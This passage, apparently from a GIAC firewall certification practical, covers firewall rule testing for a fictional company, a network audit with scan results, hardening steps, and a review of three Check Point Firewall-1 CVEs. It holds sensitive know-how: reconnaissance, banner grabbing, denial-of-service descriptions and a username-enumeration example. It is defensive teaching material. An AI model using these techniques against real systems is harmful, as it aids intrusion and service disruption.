This service can be a focus for attackers and could leave our data unavailable if for instance, someone performed a DOS attack against the FTP server on the service network. *We will use authentication to the web server to control who has READ-ONLY and who has READ-WRITE permissions to the data. In general the suppliers need to have READ-WRITE and the partners, READ-ONLY as explained further below.*

The “IPSEC_FTP” service allows only those authenticated using the VPN tunnel. This connection will be used by the suppliers to feed in the fortunes themselves to the FTP server. The partners will need access to this same data but they will only have read-only connections. Authentication is setup for these two groups on the web server with different passwords so as each party connects this will determine which rights they are allowed to use respectively. We are logging incoming and outgoing connections and like all the other services we are logging all denied packets. This does produce a good amount of log information but the fact that these PC's are external to the company premises and physical security to these machines is not controlled as well as GIAC's internal systems means we should log all activity from these systems.

2.4.6 Rule testing

It is time to test the functionality of our rules. **For these following tests, we are using our actual policy that covers the same services described in the tutorial section.** We will select three rules and test if the traffic is being allowed or denied like our policies should be enforcing. The testing will help ensure the business needs are met.

2.4.6.1 HTTP testing

The first test will be the Customer_HTTP rule on the primary firewall. The rule states all connections initiated from ANY IP are allowed to the server at 66.100.200.51

Customer_HTTP:

Incoming: Allowed

From: Any - Any IP on the Internet

To: 66.100.200.51 - To only our HTTP server on the service network

Outgoing: Allowed

From: 192.168.20.1 - Only the corporate HTTP server is allowed to initiate

To: Any - ...a connection to any IP on the Internet

So our test connection IN will be contain the following steps:

- Connect to the Internet via a separate ISP.
- Make the HTTP connection to the 66.100.200.51 server. (This is resolved to www.giac.com)

- Ensure the web page is being delivered

To test our outbound connection we will perform the next steps:

- Connect to the corporate network and (from a workstation) try to make a web connection. (the connection will fail because we are only allowing the HTTP server outbound connections over HTTP)
- Log onto the HTTP server at 192.168.20.1 and browse the Internet. (a successful connection confirms our rule-set is working)

We need to further test the denied connections by logging onto the remote and data networks and confirming that we cannot browse the Internet.

2.4.6.2 FTP testing

Next is the FTP rule we need to test and the rule on our primary firewall states:

IPSEC_FTP:

Incoming: Allowed

From: ipsec_users - From only the VPN users

To: 192.168.10.2 - To Only the HTTP server

Outgoing: Allowed

From: 192.168.20.1 - Only from the HTTP server on the corporate network

To: ipsec_users - To Only the VPN tunnels

The testing will be completed with the steps outlined here:

- Log onto the remote and service segments (from a workstation) and attempt to connect to the HTTP server at 192.168.10.2 (This should be denied in both cases). This will confirm that our Incoming portion of the rule is working. We are not testing the rules that block the other two segments so we do not need to make this attempt from behind the internal firewall.
- To make sure the “outgoing” portion of the rule is functional we would try to use a browser from any segment. We should see that we would not be able to connect.

2.4.6.3 SMTP testing

Lastly, we look at the Customer_SMTP service that is also a primary function of the business to make sure that it is working as expected. The rule on the primary firewall states.

Customer_SMTP:

Incoming: Allowed

From: Any - From any Internet IP

To: 66.100.200.52 - To only the SMTP server

Outgoing: Allowed

From: 192.168.20.2 - From only the SMTP server on the corporate network

To: Any - To any Internet IP

To test this rule we will perform these steps:

- Log onto the remote, corporate and data networks (using a workstation) and attempt to send email to a public address.
- Log onto each server on the corporate network and attempt to send an email to a public address. It should only be possible from the server at 192.168.20.2 and this would confirm our rule is accurate.

Since each of these tests touch upon the rule-set of other devices, this is also confirming the valid policies on other devices.

3 Network audit

GIAC is ready to test the systems that are now in-place and have been running without problems for a few months. It is time to perform a network-wide audit. The goal of this procedure is to verify the security of the network designed for GIAC enterprises. We will test the systems from the outside and inside the network to confirm the traffic is allowed and denied from such points. By doing this we can confirm the firewall if performing as expected. The audit will be performed with limited knowledge of the network. All external IP information will be known, but the logon credentials and security policy will not be known. *The reason we start with this limited knowledge is that it is likely that an attacker would obtain the external IP information but not necessarily the passwords to those systems.* **Before any actual work is performed the company, (GIAC) will sign an agreement to the terms and acknowledgments that should include but not be limited to the following:**

- GIAC will have a known-good backup of all the data on each server touched by the audit.
- The Auditor is not responsible for any loss of data or downtime.
- GIAC is responsible for making any changes to the network systems after the initial audit and before the follow-up audit.
- Both parties shall agree to the risk involved. These risk may or may not be limited to:
 - Loss of data
 - Downtime
 - Services unavailable
 - Loss of business functions

A document will be drafted to reflect the position and responsibilities of both parties. The risks associated with the audit will be thoroughly listed. A known-good (tested) backup of all the data will be confirmed before any work is performed.

3.1 Firewall audit plan

GIAC Enterprises will have an external contractor conduct and audit on a regular basis. This next audit is focused on the primary firewall. The plan will be laid out in a formal document to be agreed upon by both GIAC and the contractor who is doing the audit. A schedule will be established to do the audit on weekends and the early morning hours that the company will not be working. The entire audit is expected to take 160 person-hours or 2 people 10 days. The estimated cost of the audit will be a cost of \$19,200 that is \$125 an hour for two technicians. The audit will be composed of these 4 phases. Throughout the audit, we will use a few tools described

below. The tools will be used on a laptop and when connected to the Internet OR for the internal audit to the GIAC network. It will be used to scan the firewall.

<http://www.gfi.com/downloads/downloads.asp?pid=8&lid=1> – Free network scanner called Network Scanner (Version 2.0).

<http://www.eeye.com/html/Products/Retina/> - Retina Network Security Scanner V3.0

<http://www.samspade.org/ssw> - SamSpade 1.14

3.1.1 External audit

Information leaking out is our greatest interest. The external audit will be composed of differing scans for reconnaissance purposes, those scans will target the firewall, and the service network since that network is using a public address scheme. With any information gathered, we will test for vulnerabilities and attempt to gather information that could be beneficial to an attack. We will attempt to confirm the service being allowed thru the firewall and thereby validate the firewall policy. It will also show how our IDS systems are functioning to monitor such information gathering attempts. Adjustments to the network can then be explored to help prevent any future

3.1.2 Internal audit

The internal audit will be performed from the service and corporate networks from the perspective of where we need the most secure control over. This will validate the limits to of and internal system or user. To find specific vulnerabilities, we will be using the Retina Network security scanner tool. It allows for quick updates via the web so it will detect the latest vulnerabilities.

3.1.3 Report

A formal report will be generated after the audit is completed and all the data is verified. The report will include a summary of the problems found and a complete report from each tool used. This report will be submitted to the company for their internal use. GIAC will make any changes that the report would find and prepare for the follow-up audit.

3.1.4 Follow-up audit

After the company has had a chance to make changes on their firewall and network in general. The follow audit will occur and will cover the “holes” which were found in the previous audit to confirm the removal of any vulnerability. A new report will be submitted for “second-round” adjustments to be made.

3.1.5 The process of security

After the final audit report is submitted, the company will be educated about the process of maintaining its security. The fact that there is no “final-round” means the process continues and cycles from auditing, to making adjustments, to testing and back to auditing. The main point to remember is that the nature of keeping things secure requires continuous maintenance.

3.2 Performing the audit

3.2.1 External audit

Before the audit is performed, the authorization paperwork will be verified to ensure that both parties (GIAC and the auditor) are in agreement to the responsibilities and risks involved.

3.2.1.1 Audit procedure

To audits will be performed from both directions (from inside the GIAC network and from the outside inward.) Using the network scanning tools described above, the audit from the outside will replicate what would happen if a person tried to attack GIAC. The reverse audit (from the inside outward) will replicate what our trusted groups would be able to do. We need to see that the limits we set for our users (customers, partner, suppliers and employees) are only allowed to perform what we want them to. A laptop will be used to perform scans to for the audit. The same laptop will be used to perform the external scan so all the data concerning the audit will be contained on the one laptop system. The laptop being used here will have an encrypted disk setup to contain all the information gathered. We need to protect the weaknesses found since it still remains the responsibility of GIAC to make the changes to correct any issues found with the IT systems.

3.2.1.2 Company concerns

GIAC has been concerned about employees using Instant Messaging programs that may find their way past the firewall. AOL Instant messenger is NOT part of the policy that the company is allowing for its users. The main reason GIAC is not allowing AOL IM is that it represents a large area of new vulnerabilities and exploits. This in turn, creates a hole into the GIAC network. GIAC management and security team recognizes the trend for the corporate world to use IM systems and they want to make sure that the employees understand the risks involved and the company policy that will be enforced.

“Indeed, according to an October 2000 study released by International Data Corporation (IDC), more than 70 percent of corporations with 100 or more employees will deploy IM tools by the end of this year. More than 5.5 million people use IM in a business setting today, a number IDC says will increase to a whopping 180 million by 2004.”

- InfoSecurity.com


The company wants to know that AOL IM is not being allowed out. Our audit will seek to ensure that this is the case.

3.2.1.3 Scanning the network

The laptop is setup outside the network and is connected via broadband to the Internet. We then perform our scan of the firewall. From the outside, the router is reporting numerous false positives on the ports open. This “extra” information fed out makes an attack more difficult as now the attacker would have to confirm the services are in fact running. We know that our network is not running all those services. The scan has gathered some other information about the network as the tool retrieves the banner from the services it has found “open” the responses

are logged. These responses could give a great deal of insight into the services and the internal network.

The TTL starting at 64 tells the scanner that the OS is probably UNIX based and is 20 hops away from us that in this case is accurate. The firewall is based on a UNIX OS. This information narrows the attackers target considerably. He now only has to consider attacks or exploits which would be effective against a UNIX system.



Firewall Log:

```
06/19/80 21:53 firewalld[82]: deny in eth0 48 tcp 20 111 66.3.202.2 66.200.100.134 35984 23 syn (default)
06/19/80 21:53 firewalld[82]: deny in eth0 44 tcp 20 48 66.3.202.2 66.200.100.134 15887 21 syn (FTP)
06/19/80 21:53 firewalld[82]: deny in eth0 48 tcp 20 111 66.3.202.2 66.200.100.134 35984 23 syn (default)
06/19/80 21:53 http-proxy[367]: [192.168.52.24:1745 192.111.111.111:135] Error while sending/receiving:
06/19/80 21:53 http-proxy[367]: [192.168.52.24:1746 192.111.111.111:135] Error while sending/receiving:
06/19/80 21:53 http-proxy[367]: [192.168.52.24:1747 192.111.111.111:135] Error while sending/receiving:
```


The firewall shows the SYN packets being dropped for those services which pass the border router.

3.2.2 Internal audit

This portion of the audit represents the findings from each internal segment. Each segment has its own concerns about what goes on. The corporate network is statistically the area from which we can expect the most attacks to come from. Employees who are experimenting, untrustworthy, or whatever reason they may have. The employees have the greatest potential for access to GIAC data. As we scan to gather information from the corporate network, we see very little we can use in an attack is bleed back. The scan proves ineffective, as the firewall drops the packets send to it. Below are the results of the scan and the response in the firewall. The results of this portion of the audit are typical for each segment of the network on the inside.

The service network being the publicly available segment, our concern becomes “make sure nobody compromises these systems. If someone were to break on the servers, they would most likely try to send some kind of packet outward. For example if they wanted to attempt to use one as a zombie or if they placed some kind of trojan on the system which would want to communicate back to the host. Therefore, we need to keep an eye out for any attempts to get packets **out** from this segment. Our IDS system on that segment goes a long way to be our eyes for that purpose. It will log any attempts outbound from this segment. Additionally, the firewall will log any denied attempts from this segment out since it is not allowing that traffic. The firewall will only allow connections initiated from the outside even though traffic ends up traveling both directions. The remote and data segments are not allowed to connect out from any server so scans from this location would have little results.

Results: (typical each internal network segment)




3.2.2.1 Retina scan

Next, we will use the Retina tool mentioned earlier to scan the servers and determine what weaknesses could be used to exploit the private network. Each system will be scanned and the resulting information will be used to adjust the systems. Shown here is a scan of one of the servers and we found a Compaq service running which presents an issue. The remaining systems will all be scanned to find any problems that we need to address.

The web server included in Compaq Insight Manager¹ could expose sensitive information. Anyone that has access to port 2301 where Compaq Insight Manager is installed could get unrestricted access to the server's disk through the "root dot dot" bug.

- CVE-1999-0771

¹ Insight manager is a software system developed by Compaq to help monitor the services and various other variables on Compaq systems.



The result of the scan shown here on one of the internal servers reveals a Compaq service running. To better cover why these issues may be a problem we will look at each on in detail.

3.3 Evaluating the audit

The summary of the issues found in our audit are explained here.

3.3.1 SMTP problem

The audit from outside the firewall has shown that we can gain some information that could be useful in an attack. There are no services running which we do not expect to see. The firewall is allowing access out from the only the corporate network. The HTTP and SMTP services are shown in the network scan above (in section 3.2.1). There are no connections allowed coming inward to those systems. Also, note that in the above scan even though we are seeing the SMTP port open we cannot see what type of server is running from the outside. However even though a scan from an internal perspective does not show the services. We can expect someone who has access to the internal network would already know there is email service running. And if we simply telnet to the email service on any of the segments we could gain information on what type of SMTP server it is and what the name of the server is. This would allow them to explore the vulnerabilities of the server we use and be much more accurate in any attacks to come.

3.3.2 Compaq service problem

The service running on our Compaq system leaves room for an internal attack. This in turn could allow an attacker full access to a server. From there they would have the ability to damage the information or use their access for any purpose they wish. The process for minimizing this type of risk should include (as this problem shows) eliminating any service that are not being used.

3.3.3 Instant message problem

Instant messaging is a growing issue among all companies. The myriad of problems associated with using an IM system can be found all over the Internet. One good resource for information

is the SANS reading room document by Dan Frase. Refer to the link below for specific information

http://rr.sans.org/threats/IM_menace.php

3.3.4 Improve the defense

In the process of maintaining the security of the systems, we have to make adjustments on a continuous basis. The following adjustments are an example of the types of adjustments that we should expect the security team to be actively involved. The changes are being made here (sections 3.3.41 through 3.3.43) because we just found them in our initial audit.

3.3.4.1 SMTP adjustments

By default our Microsoft Exchange server replies with a banner indicating what it is. That banner can be turned off so as not to give any hint as to what server is running. It would be wise to turn the banner off for the SMTP service on all the servers. Turning off the banner on a Microsoft email server can be done by following the recommendations from Microsoft. By default, the service returns this information.

```
220 mail1.giac.local Microsoft ESMTMP MAIL Service, Version:
5.0.2195.2966 ready at Mon, 18 Mar 2002 11:02:10 -0500
```

After modification to the banner using the procedure outlined by Microsoft, then we can see the difference and now we do not have the advantage of knowing what kind of SMTP server it is.

```
220 mail1.giac.local ***** Mon, 18 Mar 2002 11:02:10 -0500
```

See <http://support.microsoft.com/default.aspx?scid=kb;EN-US;q281224> for the complete instructions.


3.3.4.2 Adjustments for Compaq issue

The Compaq service will be disabled. There is no need to have the Compaq Insight Manager running since we have adequate resources to monitor the IT systems.


3.3.4.3 Adjustments for IM

Blocking AOL IM access is a concern for GIAC as discussed in section 3.2.1.2. There are numerous reasons that we do not want any IM systems running on our network so we will outline how to prevent AOL IM as it is the specific concern of GIAC.

- Using a tool called Sam Spade <http://www.samspade.org/ssw/> we can DNS IP information used by the AOL. See “1” in the figure below.




- Then, we lookup the IP block used by this DNS (See “2” in the figure above)
- Lastly, we need to block this range by default on the firewall using the Blocked Sites option from the Setup pull down menu, when in the Policy Manager. We can then enter the IP range (64.12.0.0 to 64.12.255.255). Then save the change to the firewall.



4 Design assessment

It is helpful to examine the designs that have been created in the past and attempt to find vulnerabilities in them. We are then allowed the chance to learn how we can design more secure systems. To accomplish this we will be looking at James Manion proposed architecture that can be found at <http://www.giac.org/GCFW.php> with the Analyst number 0255 (the GIAC web site) (See reference section 5.2)



4.1 Attack the firewall

The firewall is a prime target for attacks so we want to examine it to make sure it is up to the task of defending the company behind it. The firewall in question is a Checkpoint Firewall-1 running on a Sun Sparc 20 system. Firewall-1 is a firewall software package It is distributed by Check Point Software Technologies, and designed to run on various systems such as Sparc/Solaris or the Nokia Firewall Modules.

Sections 4.1.1 through 4.1.3 contained a list of three vulnerabilities found with this firewall. Information was obtained from the following sources.

<http://www.securityfocus.com> – Security Focus bugraq vulnerability listing
<http://cve.mitre.org> - Common Vulnerabilities and Exploits listing

4.1.1 Fragmented packets - Denial of Service Vulnerability

Reference: CVE 2000-0482 (bugtraq id: 1312)

Description:

By sending illegally fragmented packets directly to or routed through Check Point FireWall-1, it is possible to force the firewall to use 100% of available processor time logging these packets. The FireWall-1 rule base cannot prevent this attack and it is not logged in the firewall logs

Exploit:

Although this exploit was coded for a different vulnerability, it has proven to be effective in demonstrating this vulnerability as well.

See Reference section 5.1

Solution:

Service Pack 2 released for Firewall-1 will deal with this issue and is available at their download site here <http://www.checkpoint.com/cgi-bin/download.cgi>

4.1.2 Denial of service vulnerability

Reference: CVE 2001-0182 (bugtraq id: 2238)

Description:

Firewall-1 4.1 with a limited-IP license allows remote attackers to cause a denial of service by sending a large number of spoofed IP packets with various source addresses to the inside interface, which floods the console with warning messages and consumes CPU resources.

A problem with the license manager used with the Firewall-1 package could allow a Denial of Service. The problem manifests itself when the internal interface receives a large number of packets that are source routed and containing fictitious (or even valid) addresses. In a system containing a license with a limited number of protected IP

addresses, the license manager calculates the address space protected by counting the number of addresses crossing the internal interface. When the large number of packets cross the internal interface, each IP address is added to the number calculated under license coverage. When the number of covered IP addresses is exceeded, an error message is generated on the console for each IP address outside of the covered range. With each error message generated, the load on the Firewall system CPU raises. This makes it possible for a user with malicious motives to make a firewall system inaccessible from the console by sending a large number of IP addresses to the internal interface.

Check Point Software has acknowledged this vulnerability and a workaround is available. For the workaround, see the solution section of this vulnerability database entry. This issue will be resolved in the next service pack.

Exploit:

No exploit is required for this vulnerability.

Solution:

An immediate workaround is available for this issue; at the command prompt, type the following command: *"fw ctl debug -buf"* This will prevent the high CPU utilization by blocking console error message logging. This issue will be addressed in an upcoming service pack. This vulnerability is fixed in Firewall-1 4.1 SP4.

4.1.3 Valid username vulnerability

Reference: CVE 2000-1032 (bugtraq id: 1890)

Description:

Upon connecting to the firewall, the attacker enters a username and password. If the username and password are invalid, the firewall will respond with "<username> not found". If the username is valid, and the password is invalid, the firewall will respond with "Access denied by Firewall-1 authentication". Upon successfully determining a valid username, a remote attacker could then attempt a brute force or password grinding attack to determine the password for the valid username. If successful, an attacker could then gain access to the firewall based on that user's privileges.

Exploit:

If a valid username and invalid password is used:

```
User: validuser
FireWall-1 password: *****
Access denied by FireWall-1 authentication

User:
#####
```

And if an invalid username is used:

User: invaliduser

User someuser not found

User:

#####

Solution:

